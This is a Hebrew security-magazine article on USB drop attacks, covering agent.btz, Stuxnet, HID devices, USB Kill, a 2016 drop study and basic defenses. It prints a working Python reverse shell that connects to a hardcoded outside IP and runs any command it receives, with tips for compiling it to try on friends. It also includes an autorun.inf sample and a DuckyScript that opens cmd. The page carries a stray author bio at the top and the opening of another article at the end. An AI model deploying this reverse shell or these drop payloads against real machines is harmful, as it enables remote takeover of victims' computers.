יהונתן אלקבס, בן 26, חוקר אבטחת מידע בחברה לא קטנה ולא פרטית. חובב קקטוסים, סודה ומכור לקפה.

USB Drop Attack

מאת דן בוגנים

הקדמה

כולנו מכירים את מכשיר ה-Disk On Key - DOK הקטן אשר נכנס לחיינו כבר בשנת 1999. תפקידו של המכשיר הקטן הוא אגירת מידע אלקטרוני והעברתו בין מכשירים בצורה נוחה, ניידת ויעילה. באותה התקופה דרכים אחרות להעברת מידע אלקטרוני היו לרוב דיסקים, חפצים עגולים גדולים ושבירים שלא הכי נוח לסחוב ממקום למקום, ולכן, בשל גודלו הקטן ואמידותו זכה ה-DOK להצלחה רבה.

במאמר זה נראה כיצד המכשיר הקטן והערמומי הזה מצליח לנצל את אמונם הטוב של בני האדם לטובתו של ההאקר באמצעות מתקפה בשם USB Drop Attack או בקיצור - UDA. נסתכל על ההיסטוריה של המתקפה משלהי שנות ה-2000 ועד היום ונראה כיצד היא השפיעה על מיטב הגופים הגדולים בארץ ובעולם. נלמד יחדיו כיצד ניתן לממש מתקפה שכזו, נסתכל על מחקר מעניין מאוד אשר חושף את יעילותה של המתקפה, ולסיכום, נלמד את הדבר החשוב ביותר, כיצד נוכל להתגונן מפניה.

איך המתקפה עובדת?

הרשו לי לספר לכם סיפור: באחד מן הימים הגעתי מעט מאוחר לעבודתי, לחצתי על הכפתור המעלית שבבניין המשרדים שבו אני עובד ולאחר כחצי דקה נשמע הצליל המוכר והדלתות נפתחו. המעלית הייתה ריקה מאדם, נכנסתי אליה ודרך המראה ראיתי דבר-מה מנצנץ על הרצפה בפינה שמאחורי. הסתובבתי והתכופפתי - היה זה DOK קטן עם מדבקה וכיתוב עליה: "נספח משכורות עובדים 2021", לא אשקר לכם - ליבי החסיר פעימה, המחשבה, שעל המכשיר הקטן הזה כנראה קיים אקסל עם נתוני המשכורות של כל עובדי החברה (שכן, אנחנו החברה היחידה שעבדה בבניין זה בתקופת הקורונה) די גרמה לי להתרגשות.

הגעתי למשרד, סגרתי את הדלת שמאחורי וללא מחשבה נוספת - חיברתי את הרכיב לשקע ה-USB במחשב המשרדי שלי. אכן היה בו אקסל בשם:

salary_2021_annexe.xslx

אני מכיר את הסכנות שבפתיחת קובץ אקסל - אסור לאשר שום קטעי Macro, אז הרגשתי די בטוח ללחוץ עליו. ואכן, כשלחצתי עליו, נפתחה מולי תוכנת האקסל עם גיליון נתונים טבלאי ובו אכן מספרים, עיינתי בו קצת ולאחר מספר שניות הרגשתי לא נעים עם עצמי, אז סגרתי אותו. אבל זה כבר היה מאוחר מדי... ברגע שמזערתי את החלון של תוכנת האקסל ראיתי שתמונת החתול שלי, שתמיד הייתה לי כרקע לשולחן העבודה התחלפה ברקע שחור עם גולגולת לבנה וכיתוב שישר זיהיתי: כלל הקבצים על הכונן שלי

הוצפנו. רק בדיעבד הבנתי שהקובץ לא באמת היה xslx אלא קובץ exe שהחליפו לו את ה-icon ובשם שלו דחפו RTLO... (אגב, תבדקו גם אתם בשם הקובץ כמה שורות מעלה ותראו שאכן מדובר בקובץ exe ולא בקובץ xslx).

אמנם הסיפור אינו אמיתי אך הוא מציג מקרה (מאוד לא סביר כמובן) של מימוש המתקפה. ההאקר "שוכח" את ה-DOK במקום נבחר, כזה שהסיכויים שמישהו ייקח אותו גבוהים, על מנת שהקורבן האומלל בעל הרצון הטוב להחזיר את המכשיר לבעליו יפתח את המחשב שלו, יבצע בדיוק את סדר הפעולות שהתרחשו בסיפור ויצטער על היום שבו הרים את ה-DOK הזה כי ההאקר השתלט לו על המחשב.

חשוב לציין שמתקפת UDA אמנם דורשת כישורי תכנות על מנת ליצור rootkit טוב בעל Reverse shell מובנה, יכולת התחמקות מ-Anti Malware וטעינה מחדש לאחר כיבוי המערכת. אף על פי כן, כל זה לא משנה כלום אם הקורבן לא ייקח את ה-DOK ש-"שכחנו".

רוב בני האדם טובים ובעלי רצון לעזור לאחרים, או לחילופין סקרנים ותוהים לעצמם "מעניין מה מכיל ה-DOK שיש פה על הרצפה" הם מרימים אותו ובכך תפסנו אותם בחכה. מאחר ותכונות אלו הן תכונות אנושיות יסודיות אני אסווג את החצי הראשון של המתקפה שהוא הרמת ה-DOK והכנסתו למחשב כמתקפת Social Engineering בשל העובדה שהחלק הזה פועל על האנשים כמובן שאתם יכולים לחלוק עלי אבל זוהי דעתי :) את החצי השני של המתקפה אסווג כמתקפת סייבר רגילה, כזו שכל בן אדם ממוצע חושב עליה, אתה לוחץ על תוכנה ובום הלך לך המחשב.

בהמשך נלמד מספר שיטות למימוש המתקפה, כאלו שעובדות גם אם הקורבן מבין דבר או שניים במחשב ויודע למה לא לוחצים על סיומת exe. רנדומלית.

מתקפות UDA ידועות

כפי שצוין לעיל, ה-DOK יצא לעולם בסביבות שנת ה-2000 על ידי ישראלי בשם דוב מורן! אכן גאווה ישראלית. אף על פי כן, ההאקרים הם יצורים סקרנים ומיד הם הבינו שניתן לנצל את המכשיר הקטן והמאוד פופולרי הזה למטרות שלהם.

כבר בשנת 2008 נפגע בסיס צבאי של צבא ארצות הברית ממכשיר ה-DOK במתקפת UDA חמורה שעל פי ההערכות נעשתה על ידי האקרים רוסיים. בדיוק על פי הספר, ההאקרים הפילו "בטעות" את ה-DOK עם התוכנה הזדונית בשם agent.btz (תולעת דומה ל-SillyFDC) במגרש החנייה של בסיס השייך לצבא ארצות הברית במזרח התיכון, מקום מצויין לתחילת המתקפה אם אתם שואלים אותי.

בחור שעבד שם כנראה הגיע לעבודה, ראה את ה-DOK ולקח אותו, מאוחר יותר הבחור חיבר את ה-DOK למחשב שהשתייך למערכת השליטה של צבא ארצות הברית ובכך גרם להפצת התולעת במערכות המחשוב שלהם ולאחת המתקפות היותר חמורות באותה התקופה וגם כיום כנגד צבא ארצות הברית.

על אף שהבחור הכניס מכשיר DOK זר למחשב של צבא ארצות הברית! הוא לא היה מספיק מבולבל בשביל ללחוץ על קובץ זר שהיה מוכל ב-DOK, התולעת הריצה את עצמה באמצעות מנגנון ה-AutoRun שקיים במערכות Windows. כאשר הוא פועל, הוא יחפש קובץ בשם autorun.inf (ב-Windows אין רגישות לכתיב גדול או קטן לכן השמות Autorun.inf, AUTOrUn.inf וכדומה יעבדו גם כן) ויקרא את תוכנו, הקובץ מצביע על תוכנה אשר תפעל אוטומטית בעת פתיחת התיקייה, ללא היכולת של המשתמש לבחור בהרצת הקובץ. להלן דוגמה הממחישה כיצד קובץ כזה יראה:

```
[Autorun]
action=Install Drive Navi
icon=AUTORUN\Icon1.ico
open=DriveNavi.exe
run=DriveNavi.exe
```

אמנם ישנם מספר פרמטרים בקובץ כגון, icon ו-action אבל הם פחות חשובים, הפרמטר עליו אנו נסתכל הוא open אשר מציין איזה קובץ נרצה להריץ בעת פתיחת התיקייה בה ממוקם קובץ ה-autorun.inf. כפי שבטח כבר הבנתם, המנגנון הזה הוא לא הדבר החכם ביותר לממש במערכת הפעלה ולכן Microsoft הורידו את התמיכה של מנגנון ה-Autorun במערכות Windows7 ומעלה לכונן USB כמו DOK.

כמו כן, גופים גדולים שנפגעו מהמתקפה כמו צבא ארצות הברית אסרו באופן מוחלט על הכנסת כונני USB למחשבים שלהם, בנוסף הם ביטלו לגמרי את מנגנון ה-Autorun במערכות Windows שפעלו על המחשבים שלהם.

רק 3 שנים לאחר מכן בשנת 2011, במתקפה אשר עשתה שימוש בתולעת הידועה בשם Stuxnet, פגעה ישראל בשיתוף עם ארצות הברית על פי האמונה הרווחת בתוכנית הגרעין של איראן על ידי השתלטות על המערכות ששולטות בצנטריפוגות במתקן ההעשרת אורניום בנתנז. לאחר ההשתלטות התולעת גרמה להאצה רדיאלית של הצנטריפוגות, כלומר להגברת מהירותן הסיבובית עד כדי שבירתן, תוך כדי הסתרת מצבן האמיתי של הצנטריפוגות מהגורמים המנטרים בנתנז.

התולעת הופצה באמצעות לא אחר ממכשיר ה-DOK שלנו וכונני USB אחרים שהיו זמינים להאקרים. כמו כן, התולעת הייתה קצת יותר חכמה מהבחור ההוא באוטובוס שדיברנו עליו (זוכרים אותו?). במקום לקוות שהקורבן ילחץ על איזה קובץ מאוד חשוד עם סיומת .exe כמו ה-phone_number.exe, התולעת ניצלה חולשה ב-Explorer.exe, תוכנת ניהול מערכת הקבצים של Windows. החולשה מנצלת את אופן טעינת האייקונים בקבצי .ink, אלו הם קבצי ה-shortcut ב-Windows על מנת להריץ קוד זדוני על המערכת.

למען האמת התולעת הזו היא סיפור די גדול שבאותה תקופה נחקר בצורה מסיבית על ידי חוקרי אבטחה רבים ואפילו יצא עליה סרט דוקומנטרי בשם Zerodays המתאר בהרחבה על השתלשלות האירועים, חקירת התולעת והשערות לגבי יוצריה.

דרכים מגוונות למימוש המתקפה

לאחר שסקרנו את אופן פעולת המתקפה נלמד כיצד אנחנו ממשים את הידע הזה הלכה למעשה. השלב הראשון של המתקפה בו הקורבן מרים את ה-DOK ולוקח אותו הביתה אינו משתנה והוא תלוי אך ורק ביצירתיות והדמיון שלכם, אולי אתם יכולים להניח את ה-DOK ליד הדלת של האוטו של הקורבן שלכם, אולי אתם יכולים לשים לו את ה-DOK בכיס של המעיל, אולי אתם יכולים "להשאיל" לא את ה-DOK, כפי שאמרתי, אתם קובעים.

החלק השני של המתקפה אמנם נסמך יותר על היכולות שלכם בכתיבת קוד, ההיכרות שלכם עם מערכת ההפעלה של המחשב של הקורבן, ובכללי יכולות כתיבת סוגי Malware שונים ומגוונים. להלן מספר שיטות שליקטתי להדבקת מחשב בעזרת כונן USB:

1. קובץ זדוני - Malicious File
2. לינקים לאתרי פישינג - Social Enginnering Links
3. מכשיר DOK המתחקה למקלדת - HID
4. Zero Day
5. ואחרון חביב - כונן USB קטלני - USB Kill

קובץ זדוני - Malicious File


הדרך הפשוטה ביותר וגם הכי פחות פופולרית ומצליחה תהיה כתיבת קוד זדוני בדיוק כמו ה-phone_number.exe בתקווה שהקורבן שלנו לא יחשוד בכלום וילחץ עליו, בטעות או בכוונה זה לא משנה כל עוד הוא הפעיל את התוכנה.

בהנחה ומשום מה הקורבן לחץ על התוכנה הזדונית, נרצה לוודא שהתוכנה תהיה בעלת מספר מאפיינים שיאפשרו לה להשתלט על המחשב בצורה הטובה ביותר. התוכנה צריכה להכיל איזשהו Reverse Shell שיתחבר לשרת שלנו על מנת שנוכל לשלוט במחשב של הקורבן מרחוק, בנוסף, על התוכנה להכיל מאפייני Rootkit על מנת להעלות הרשאות במידת הצורך (וכנראה שיהיה צורך), להסתתר מתוכנות אנטי וירוס ואף לעבוד גם לאחר שהמחשב נכבה ונדלק על ידי הקורבן.

אלו הם המאפיינים הבסיסיים שהתוכנה הזדונית צריכה להכיל על מנת לעבוד בצורה הטובה ביותר. אמנם, רוב המאפיינים אינם קלים למימוש. לדוגמא, על מנת להעלות הרשאות, תחילה נצטרך לדעת באיזו מערכת הפעלה המחשב של הקורבן משתמש, בנוסף נצטרך למצוא חולשה במערכת ההפעלה על מנת להצליח להעלות הרשאות.

דרך נוספת לא יותר טובה למען האמת מהדרך הקודמת היא הצבת קובץ בתוך מכשיר ה-DOK הזדוני אשר יתנהג בתור קישור לאתר אינטרנט זדוני אשר נבנה על ידי ההאקר מבעוד מועד במטרה לגנוב את פרטיו האישיים של הקורבן כמו פרטי חשבון הבנק, רשתות חברתיות, אימייל וכו'...

לדוגמא, בתמונה להלן ניתן לראות דף כניסה טיפוסי לחשבון Microsoft, אמנם, אם תסתכלו על כתובת ה-URL, ניתן לראות ש ה-Domain בשם "microsoftonline" אינו תואם את שם ה-Domain האמיתי של Microsoft שהוא בדיוק "microsoft". זוהי דוגמא מצוינת למתקפה שכן הדף נראה זהה לדף הכניסה האמיתי של Microsoft:



ישנם מספר חסרונות למתקפה, למשל, אם הקורבן לוחץ על הקישור לאתר בזמן שהמחשב שלו לא מחובר לאינטרנט, הוא לא יראה את האתר הזדוני והמתקפה תיכשל. כמו כן, זוהי מתקפה ידועה כיום בקרב מרבית האוכלוסייה ולכן הסיכויים שמישהו יכנס וימלא את הפרטים שלו קטנים, עם זאת, קיימים לצערי משתמשים אשר לא מודעים למתקפה ועלולים ליפול קורבן למתקפה הזו.

מכשיר DOK המתחקה למקלדת - HID

כפי שרובנו בעלי המחשבים הנייחים יודעים, קיימים מספר התקנים אשר מתחברים אל המחשב דרך חיבורי ה-USB השונים כמו עכבר, רמקולים, מיקרופון וכו... להתקנים האלו אנו קוראים בשפה המקצועית HID's או Human Interface Devices, התקנים אשר מאפשרים לנו, בני האדם, לתקשר עם המחשב באמצעות קלט שאנו מכניסים למחשב, או באמצעות פלט של המחשב אלינו דרך רמקולים למשל. התקן אחד מעניין במיוחד הוא המקלדת אשר מתחברת למחשב באופן חוטי או אלחוטי ומאפשרת לנו לכתוב תגובות, חיפושים באינטרנט ואפילו מאמרים בדיוק כמו האחד שאתם קוראים עכשיו ☺

הדרך בה האקר מיומן ינצל את מכשירי ה-HID האלו היא על ידי יצירת מכשיר HID אלחוטי אשר יפעל בדיוק כמו מקלדת אשר תקליד Payload ספציפי אל המחשב. ההאקר יכול לפתוח את הטרמינל ולפתוח Reverse Shell אל המחשב שלו ובכך להשיג שליטה על המחשב, או אולי הוא יכול לפתוח אתרי Phishing שונים בדפדפן ולגרום לקורבן למסור לו את פרטיו האישיים, האפשרויות הן רבות והן תלויות אך ורק ברצון ההאקר.

סוג זה של מתקפת UDA נמצאת כנראה בשימוש הנרחב ביותר שכן היא יכולה לעבוד אפילו על אנשים שמבינים דבר או שניים במחשבים ולא ילחצו על קבצים שנמצאים במכשיר ה-DOK, כמו כן ניתן להשתמש במתקפה זו בכל מערכת הפעלה: Windows, Linux MacOS וכו...

כפי שציינתי, מתקפה כזו דורשת האקר מיומן שכן לא כל מכשיר USB יכול להתחזות למקלדת ולהקליד Payload ספציפי אל המחשב. על מנת להכין מכשיר כזה דרוש ידע שלא לכל האקר יש. למזלנו, קיימים מכשירים כאלו בשוק אשר הכינו בשבילנו, המכשיר הידוע ביותר הוא Rubber Ducky המיוצר על ידי Hak5, ניתן לתכנת אותו להקליד פקודות למחשב על ידי שפה פשוטה בשם DuckyScript אשר מוציאה לפועל הקשות מקלדות במהירות של עד 1000 הקשות בדקה.

על אף היתרונות הרבים של מתקפת UDA בעזרת מכשירי HID, המתקפה עלולה להיכשל בזמן שמכשיר ה-HID מקליד שכן הקורבן עלול לשים לב לכל מיני חלונות אשר קופצים למסך שלו בזמן הכתיבה, בהנחה וההאקר מתכנת את מכשיר ה-HID בצורה חכמה כך שלא יקפצו חלונות למסך בעת הכתיבה, הקורבן עלול לחשוד בעובדה שהקבצים של מכשיר ה-DOK לכאורה אינם מופיעים במשך הרבה זמן. לכן, אם האקר ירצה לבצע מתקפה שכזו הוא צריך להיות מודע לדברים הנ"ל ולהקליד פקודות קצרות, כאלו שלא יחשפו אותו על ידי חלונות קופצים, ויעניקו לו גישה למחשב בזמן הקצר ביותר לפני שהקורבן מתחיל לחשוד.

דוגמא קלאסית של מתקפה שכזו מוצגת בסדרה בשם Mr. Robot. בפרק השישי של העונה הראשונה הדמות הראשית גורמת לשוטר סקרן להכניס מכשיר DOK זדוני למחשב משטרתי ובכך משתלטת על המחשב שלו, לא ברור לי בדיוק באיזו סוג של מתקפת UDA אבל אולי אתם תוכלו לנסות לנחש ולכתוב בתגובות לגליון הנוכחי ☺

Zero Days

סוג המתקפה האהוב עלי וכנראה המסובך ביותר מכל השאר הוא מתקפת Zero Day, אשר מכונה כך בשל חוסר הידיעה של הציבור על המתקפה במועד פרסומה, כלומר, עברו אפס ימים מאז פרסומה. מתקפות אלו הן נדירות והן דורשות הבנה עמוקה של המערכות אשר הן מנצלות, דוגמה קלאסית אשר הוצגה לעיל היא מתקפת Stuxnet אשר עשתה שימוש בלא פחות מ-4 פרצות Zero Day על מנת להפיל כמעט 50% מהצנטריפוגות במתקן הגרעיני האיראני בנתנז.

פרצת Zero Day אשר תשולב במתקפת UDA תהיה קטלנית בשל העובדה שמספיק חיבור של מכשיר ה-DOK למחשב על מנת להריץ פקודות על המכונה ולהשתלט עליה.

ואחרון חביב - כונן **USB** קטלני - **USB Kill**

המתקפה האחרונה עליה נדבר היא USB Kill, היא נקראת ככה מאחר והיא עושה שימוש במכשיר DOK אשר ביכולתו "להרוג" את המחשב שלך, ממש ככה, אתה מחבר את המכשיר למחשב ובום, אחרי כמה שניות המחשב פשוט מת.

מכשיר כזה גם כן נמכר באינטרנט ובעל היכולת לא רק לפגוע במחשבים אלא בכל מכשיר חשמלי אליו הוא יכול להתחבר: עכברים, מסכי מחשב, מסכי טלוויזיה, מקלדות, רמקולים וכו... על ידי שליחת נחשול מתח גבוה אל רכיבי החומרה הוא פוגע בהם ומוציא אותם מכלל שימוש. להלן וידאו אשר מראה את היכולות של מכשיר כזה.

מחקר על מתקפת UDA

לפני כמה שנים, בשנת 2016 נערך מחקר בנושא המתקפה אשר בוחן את יעילותה במטרה לענות על השאלה:

Does Dropping USB Drives in Parking Lots and Other Places Really Work?

החוקרים השתמשו בלא פחות מ-300 מכשירי DOK! אותם הם הפילו במקומות אסטרטגיים ברחבי הקמפוס של אוניברסיטת אילינויי, בכל מכשיר DOK הייתה מערכת ניטור אשר מודיעה לחוקרים כאשר מישהו הכניס את המכשיר למחשב, לחץ על הקבצים השונים במכשיר ה-DOK וכו...

המחקר כולל עוד מספר משתנים כגון נראות מכשיר ה-DOK, קבצים שונים שיש בתוכו וכדומה אך אני לא אכנס לפרטים שכן המחקר פורסם בכנס Hat Black והוא מועבר בצורה מעולה על ידי ראש המחקר.

מה שכן מעניין אותנו הן תוצאות המחקר להלן:

Study in numbers

	Total	Fraction
Key dropped	297	
Key picked up	290	98%
Key who phoned home	135	45%
Key returned	54	19%
People answering survey	62	21%

https://ly.tl/malusb

כפי שניתן לראות, 98% מ-297 מכשיר ה-DOK אשר פוזרו ברחבי הקמפוס הורמו על ידי אנשים, כ-45% מהם חיברו את המכשיר למחשב ולחצו על איזשהו קובץ! זה אומר ש-130 אנשים נפלו קורבן למתקפה הזו, זה כמעט 50% ממכשיר ה-DOK שפוזרו! זה אומר שעל פי המחקר הזה, יש לכם סיכוי של 50% להפיל מכשיר DOK ברחוב ובכך להשתלט על מחשב של איזה בחור רנדומלי שאוסף אותו.

כמובן שבפועל זה לא יקרה מאחר וזה תלוי איפה אתם מפילים את ה-DOK, מי מרים אותו, ביכולות שלכם לגרום לקורבן ללחוץ על קבצים ה-DOK וכדומה.

מימוש המתקפה

קובץ זדוני למערכת חלונאית

הקובץ הזדוני שנכתוב יהיה מאוד פשוט, הוא יכיל ReverseShell מאוד פשוט אשר מתחבר בפרוטוקול TCP למחשב של התוקף ומחכה לפקודה שהתוקף ישלח לו, אשר אותה המחשב של הקורבן יריץ בעזרת המחלקה Popen ששייכת לספרייה בשם subprocess. את הקוד נכתוב בשפת python לשם הפשטות ובשל הקלות הכרוכה בדבר. לאלו מכם שבאמת ירצו לנסות את הקוד על החברים ולשחק איתם, ניתן להפוך את הקוד ל-executable בעזרת ספרייה בשם Pyinstaller, שימו לב להשתמש בספרייה באותה מערכת הפעלה שיש לחבר שלכם על מנת שהקובץ יעבוד גם על המחשב שלו. וכעת, לעבודה!

להלן הקוד במלואו, כעת נעבור שורה אחר שורה ונבין ביחד את הקוד בצורה זו:

```python
#!/usr/bin/env python3

import socket
import subprocess
import os

HOST = '82.23.51.67'  # The server's hostname or IP address
PORT = 4242           # The port used by the server

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))

    while True:
        data = s.recv(1024)

        proc = subprocess.Popen(data.decode("utf-8"), stdout=subprocess.PIPE, shell=True)
        (out, err) = proc.communicate()

        print(out.decode("utf-8"))

        s.sendall(out)
```

השורה הראשונה נועדה לבעלי מערכות ה-Unix שבנינו והיא נועדה להגיד למערכת ההפעלה שאת הקוד אנו נריץ כקלט של תוכנה אחרת, במקרה הזה של python3, שפת המחשב בה אנו כותבים את הקוד.

שורות 3 - 5 מייבאות לנו מספר ספריות אשר יעזרו לנו במימוש הקוד, ספריית socket תיצור קשר עם המחשב של התוקף ותשלח אליו את הפלט של הפקודות שהוצאו לפועל על מחשבו של הקורבן בזמן שספריית subprocess תוציא את הפקודות לפועל בעזרת המחלקה Popen והפונקציה של המחלקה בשם commincate אשר תוציא לפועל את הפקודה הרצויה.

שורות 7 - 8 מגדירות לנו את הכתובת של המחשב התוקף, כאשר המשתנה HOST מתייחס לכתובת ה-IP של התוקף והמשתנה PORT מתייחס למספר הפורט עליו השרת מאזין במחשב של התוקף. יש לשים לב שברגע שהקוד נמצא במחשב של הקורבן, על אף שהוא קובץ exe. ולכן לקרוא אותו לא תהיה משימה פשוטה לקורבן שברוב המקרים לא מבין הרבה במחשבים, בן אדם מיומן יוכל בקלות על ידי שימוש ב-

Reverse Engineering לגלות את תוכנו של המשתנה HOST והמשתנה PORT ובכך "לעלות" על כתובת ה-IP שלנו, ובכך לגלות את מיקומנו נוסף על כך, במידה ולא נעשה שימוש בשרת חיצוני בעלת כתובת IP גלובלית, נצטרך לבצע Port Forwarding על מנת להעביר את התעבורה שהגיעה לנתב (שזו בעצם הכתובת (HOST, PORT)) למחשב שלנו.

שורה 10 מגדירה את המשתנה s כ-TCP Socket.

שורה 11 מתחברת למחשב של התוקף חיבור TCP.

שורה 14 מחכה לקבל פקודה מהמחשב של התוקף. שימו לב שהדבר נמצא בלולאת While ולכן הקוד יעבוד לנצח, כל עוד הקורבן לא גילה אותו והפסיק את פעולתו (דבר אשר לא יהיה קשה במיוחד לנוכח העובדה שלא עשינו דבר שיסתיר את התוכנה הזדונית שלנו).

שורות 16 - 17 מוציאות לפועל את הפקודה ששלח התוקף, המשתנה proc מתייחס ל-process חדש שיצרנו בעזרת המחלקה Popen והמשתנה out הוא הפלט שנוצר על ידי הרצת הפקודה של התוקף.

שורה 19 מדפיסה במחשב של הקורבן את הפלט שנוצר על ידי הפקודה של התוקף, שכחתי את השורה הזו שם בזמן שעשיתי קצת Debugging ולכן כנראה שאתם תרצו להוריד אותה ☺

שורה 21 לבסוף שולחת את הפלט למחשב של התוקף ומציגה לו את התוצאה, בין אם זה קובץ סודי שהתוקף רצה לראות במחשב של הקורבן, בין אם זה התוכן של תיקייה מסוימת, האפשרויות תלויות אך ורק בכם.

קצת DuckyScript

בעזרת מכשיר HID כמו Rubber Ducky נוכל להקליד פקודות במהירות הבזק על המחשב של הקורבן שלנו ובכך, אם נרצה, נוכל למשל להיכנס ישירות ל-command line ולהריץ איזו פקודה שנרצה. על מנת להפוך את המטלה הזו לקלה במיוחד, יצרו Hak5, החברה שמכינים את ה-Rubber Ducky, שפה פשוטה מאוד בשם DuckyScript אשר בעזרתה נוכל לגרום למכשיר ה-HID שלנו להקליד מה שנרצה על המחשב של הקורבן. להלן קוד פשוט מאוד שנכתב בשפה הזו אשר פותח את ה-command line במחשב של הקורבן:

```
GUI r
STRING cmd
ENTER
STRING cmd.exe
REPEAT 100
```

השורה הראשונה פותחת את חלון ה-Run שבאפשרותו נוכל לפתוח את ה-command line, המילה GUI שווה ללחיצה על מקש ה-WINDOWS במקלדת, ומיד לאחר מכן הקוד ילחץ על המקש r במקלדת.

השורה השנייה מקלידה את המילה cmd בחלון ה-Run

ומיד לאחר מכן **השורה שלישית** לוחצת ENTER

כעת פתחנו את ה-command line במחשבו של הקורבן ונוכל לעשות כל מה שעולה על רוחנו ויכולותנו, למשל, נוכל להשתמש באיזה one liner על מנת לפתוח חיבור למחשב של התוקף, כפי שאמרתי מקודם, אתם מחליטים.

הגנה מפני המתקפה

כמעט הגענו לסוף המאמר אך לפני שנסיים חשוב מאוד להבין כיצד אנו והאנשים שסביבנו יכולים להתגונן מפני המתקפה. אז כמובן שכמו הרבה מהפתרונות של בעיות בעולם, הדרך הכי טובה היא ידע! להיות מודע למתקפה זה בערך 90% מההגנה נגדה, שכן ברגע שאתם מודעים אליה ולהשלכות שלה, הסיכויים שתכניסו מכשיר DOK שאינכם מכירים למחשב שלכם הם יותר נמוכים, וגם אם כן, כנראה שתחשבו פעמיים לפני כן.

אך גם אם הכנסתם בטעות מכשיר כזה למחשב שלכם, מומלץ שיהיה ברשותכם תוכנת אנטי-וירוס מעודכנת אשר תמנע נזקים מיותרים גם אם לחצתם בטעות על קובץ שלא הייתם אמורים ללחוץ עליו.

אם בכל מקרה אתם סקרנים ורוצים לבדוק מה מכיל מכשיר ה-DOK, הדרך הבטוחה ביותר לעשות זאת היא לנתק את הגישה לאינטרנט ולהשתמש במחשב שלא אכפת לכם שיהרס, שכן במידה ומכשיר ה-DOK הוא בעצם USB Kill שיהרוס את המחשב שלכם, אתם לא תצטערו על כך לאחר מכן.

סיכום

לסיכום, למדנו על מכשיר ה-DOK, כיצד ניתן להשתמש בו כוקטור להשתלטות על מחשבים, לגניבת פרטים אישיים ואפילו על מנת למוטט מכשירים חשמליים כהרף עין על ידי שימוש ב-USB Kill.

ראינו כיצד לאורך ההיסטוריה מדינות השתמשו במתקפה זו אחת כנגד השנייה במתקפה הידועה בשם Stuxnet וראינו את היעילות האדירה של המתקפה במחקר שנערך בשנת 2016 על ידי Elie Bursztein.

תודה רבה שקראתם את המאמר, אני מקווה שלמדתם דבר או שניים, נתראה במאמר הבא ☺

קצת על עצמי

קוראים לי דן בוגנים, בן 19, אני גר בצור הדסה, ישוב ליד ירושלים ואני מאוד אוהב את תחום אבטחת המידע והתקשורת, אני אשמח מאוד לענות על כל שאלה שיש לכם ולכן בנוגע למאמר בכתובת המייל:
danbu9@gmail.com

מקורות

1. https://youtu.be/XJCQBqTmGUU - USB DROP ATTACK BlackHat Research
2. https://shop.hak5.org/products/usb-rubber-ducky-deluxe - Rubber Ducky
3. https://www.youtube.com/watch?v=7x0vl6ikO5M - Mr robot UDA Example
4. https://www.samlogic.net/articles/autorun-commands.htm - Autorun Information
5. https://www.samlogic.net/articles/autorun-usb-flash-drive-windows-7.htm - Autorun Information
6. https://www.samlogic.net/articles/autorun-usb-flash-drive.htm - Autorun Information
7. https://www.wearethemighty.com/mighty-history/worst-cyber-attack-usb/ - 2008 US Military UDA Attack Information
8. https://en.wikipedia.org/wiki/2008_cyberattack_on_United_States - 2008 US Military UDA Attack Information
9. https://www.digitalwhisper.co.il/0x27/ - Stuxnet Information
10. https://www.csoonline.com/article/3218104/what-is-stuxnet-who-created-it-and-how-does-it-work.html - Stuxnet Information
11. https://he.wikipedia.org/wiki/%D7%A1%D7%98%D7%A7%D7%A1%D7%A0%D7%98 - Stuxnet Information
12. https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=eae134f2-509a-4999-b909-1cd2c98d7713&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments - Stuxnet Information
13. https://www.youtube.com/watch?v=Fqk_VUMzY_M - Zero Days, A documentary about Stuxnet
14. https://www.cybrary.it/wp-content/uploads/2019/02/USB-Drop-Attack-Course-Notes.pdf - Usb Drop Attack PDF
15. https://www.youtube.com/watch?v=XJCQBqTmGUU - מחקר שנערך על מתקפת UDA
16. https://usbkill.com/ - Usb Killer

זיכרון הגישה האקראית

מאת עידן שכטר

הקדמה

